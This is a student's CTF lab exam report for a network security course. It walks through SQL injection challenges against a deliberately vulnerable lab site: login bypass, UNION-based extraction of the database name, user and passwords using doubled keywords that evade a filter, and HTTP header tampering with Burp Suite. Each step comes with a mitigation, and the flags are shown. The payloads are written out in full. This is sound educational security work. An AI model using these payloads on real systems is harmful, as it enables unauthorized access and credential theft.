CS6903: Network Security Lab Exam (CTF Nexus) Report

Student Name: Gulshan Hatzade

Roll Number: CS24MTECH14006


Section 1: Challenge Solutions

1. SQL Injection (SQLI)

Challenge: The Game Begin

1. **Approach Taken :**
   a. Attempted to bypass authentication using an SQL injection payload.
   b. Tried sql injection %' or '0'='0
   c. Used the payload ' OR email='cs24mtech14006@iith.ac.in' -- ' in the login field.
   d. Successfully logged in without a valid password.
2. **Technical Details:**
   The payload terminates the SQL query early, allowing authentication to be bypassed without needing a password.
   ' OR email='cs24mtech14006@iith.ac.in' -- '
3. **Identified Weakness:** Improper input validation in authentication query.
4. **Mitigation Measures:** Use prepared statements and parameterized queries.
5. **Screenshot Proof:**

   Login-



https://192.168.51.155:9087/o61a4Cnffh/index.php

VIHS { VuLn3r4bL3 InS3cUr3 & H4cK4bL3 S0ci4L-N3tw0rK }

CS24MTECH14006@: ••••••••••••••••


Create an account

It's Hackable and always will be!

1 Jan 2008

Developed by **Shibashis Ghosh**

Got the flag-


Network Security
[Network Security] Access cr
VIHS
Not Secure
~~https~~://192.168.51.155:9087/o61a4Cnffh/index.php

Name	HATZADE GULSHAN SHRIRAM
Email	CS24MTECH14006@iith.ac.in
Phone	0009603994
DOB	January 1, 1970
Bio	The Flag is cs6903{cdc399999d638075169195a0c0585d11} 4225d3909464e5d6cacd97273ce37a3209e6e9798bfba98c684054255b89538b Lorem Ipsum is simply dummy text of the printing and typesetting industry. Lorem Ipsum has been the industry's standard dummy text ever since the 1500s, when an unknown printer took a galley of type and scrambled it to make a type specimen book. It has survived not only five centuries, but also the leap into electronic typesetting, remaining essentially unchanged. It was popularised in the 1960s with the release of Letraset sheets containing Lorem Ipsum passages, and more recently with desktop publishing software like Aldus PageMaker including versions of Lorem Ipsum.

Developed by **Shibashis Ghosh**

Challenge: DB Name


1. **Approach Taken :**
   a. Identified that SQL injection was possible in input fields.
   b. Used UNION-based SQL injection to extract database name.
   c. Executed the payload to reveal the database name.
2. **Technical Details:**

   The database() function in MySQL returns the current database name, revealing sensitive metadata.

   ```
   ' ununionion sselectelect
   null,database(),null,null,null,null,null,null,null,null,null,null,null,null #
   ```
3. **Identified Weakness:** Database metadata exposure.

4. **Mitigation Measures:** Restrict SQL error messages and use least privilege access.
5. **Screenshot Proof:**

Going to search and writing sql injection command-



```
https://192.168.51.155:9087/o61a4Cnffh/index.php?p=search&b=N&name=+%27+ununionion+sselectelect+null%2Cd...
```

```
' union select null,database(),null,null,null,null,nu
```

DEVA SUVEDH

MADHAN V


KOTIKALAPUDI KARTHIK

KARTIKEYA MANDAPATI

SHASWOT PAUDEL

BUSIREDDY ASLINITEJ REDDY

Got the database name-



```
dc54b8414e63540f807741530e191c482
```

Challenge: DB User

1. **Approach Taken :**
   a. Used SQL injection to extract database user information.

   b. Formulated a UNION-based query to retrieve the user.
   c. Successfully executed the payload to expose the user.


2. **Technical Details:**

   The user() function in MySQL returns the current database user, which can be exploited for privilege escalation.

   ' ununionion sselectelect null,user(),null,null,null,null,null,null,null,null,null,null,null,null #

3. **Identified Weakness:** Database user information leakage.
4. **Mitigation Measures:** Disable unnecessary privileges and restrict error messages.
5. **Screenshot Proof:**

Writing the sql injection command-




https://192.168.51.155:9087/o61a4Cnffh/index.php?p=search&b=N&name=+%27+ununionion+sselectelect+null%2Cu...

' ununionion sselectelect null,user(),null,null,null,null

DEVA SUVEDH
MADHAN V
KOTIKALAPUDI KARTHIK
KARTIKEYA MANDAPATI
SHASWOT PAUDEL
BUSIREDDY ASLINITEJ REDDY

Got the database login user-



41eafff50f52a57bf426eb5095ea4ece@localhost

Developed by **Shibashis Ghosh**


Challenge: Get Your Password

1. **Approach Taken :**
   a. Used SQL injection to extract the password of a specific user.
   b. Formulated a query targeting the student table.
   c. Successfully retrieved the password.
2. **Technical Details:**

   Extracting passwords directly from a database is possible when proper hashing and security measures are not in place.

   ' ununionion sselectelect null,(sselectelect passwoorrd from student wwherehere email = 'cs24mtech14006@iith.ac.in'),null,null,null,null,null,null,null,null,null,null,null,null #
3. **Identified Weakness:** Lack of proper database security controls.
4. **Mitigation Measures:** Encrypt passwords and enforce strong access control.
5. **Screenshot Proof:**

Writing the sql injection command-



https://192.168.51.155:9087/o61a4Cnffh/index.php?p=search&b=N&name=+%27+ununionion+sselectelect+null%2Cu...

' ununionion sselectelect null,(sselectelect passwoorrd fr

DEVA SUVEDH

MADHAN V


KOTIKALAPUDI KARTHIK

KARTIKEYA MANDAPATI

SHASWOT PAUDEL

BUSIREDDY ASLINITEJ REDDY

Got your actual password-



e209b3b33879db032eb5201d3c1d09bc

Challenge: Hidden Agent


1. **Approach Taken (Step-by-step explanation):**
    a. Identified vulnerability allowing extraction of another user's credentials.
    b. Executed a SQL injection query to target the student table.
    c. Retrieved the password for the hidden user.
2. **Technical Details:**

    SQL injection is used to target other user accounts when database queries do not enforce user-based restrictions.

' ununionion sselectelect null,(sselectelect passwoorrd from student wwherehere email = 'hidden@vihs.com'),null,null,null,null,null,null,null,null,null,null,null,null #

3. **Identified Weakness:** No access control in SQL queries.
4. **Mitigation Measures:** Restrict SQL query responses and implement role-based access.
5. **Screenshot Proof :**

Writing the sql injection command-


Network Security
[Network Security] Access cr
VIHS
Not Secure
https://192.168.51.155:9087/o61a4Cnffh/index.php?p=search&b=N&name=%27+ununionion+sselectelect+null%2C%28ssel...
VIHS
{ VuLn3r4bL3 InS3cUr3 & H4cK4bL3 S0ci4L-N3tw0rK }
My Profile
Search
Connections
Apps
Settings
Logout
Search People
by Name
by Email
by Phone
Search


' ununionion sselectelect null,(sselectelect p

MADHAN V

KOTIKALAPUDI KARTHIK

KARTIKEYA MANDAPATI

Got the Hidden Agent -



~~https~~://192.168.51.155:9087/o61a4Cnffh/index.php?p=search&b=N&name=%27+ununionion+sselectelect+null%2C%28ssel...

SANKALP KUMAR

ANKIT RUPESH KHEWALE

ISHNOOR JAIN

B KRISHNA TEJA

RISHABH CHATURVEDI

60b5171fb3de85e40d78b04576979404

Developed by **Shibashis Ghosh**

2. Game

Challenge: Headers Speaks Loudly

1. **Approach Taken :**
    a. Used browser developer tools to inspect request headers.
    b. Modified headers using Burp Suite
    c. Successfully bypassed the restriction and obtained the flag.
2. **Technical Details:**

    Manipulating HTTP headers can allow privilege escalation when servers fail to verify access levels properly.

    a. By using Burp Suite modified the headers -
    b. Set Admin = 1.
    c. Changed User-Agent to CS6903


d. Updated - Referrer to newslab.cse.iith.ac.in.

e. Set DNT: 1

f. Set X-UIDH: Gulshan Hatzade.

3. **Identified Weakness:** Poor header validation.
4. **Mitigation Measures:** Server-side validation of headers and proper authentication checks.
5. **Screenshot Proof:**

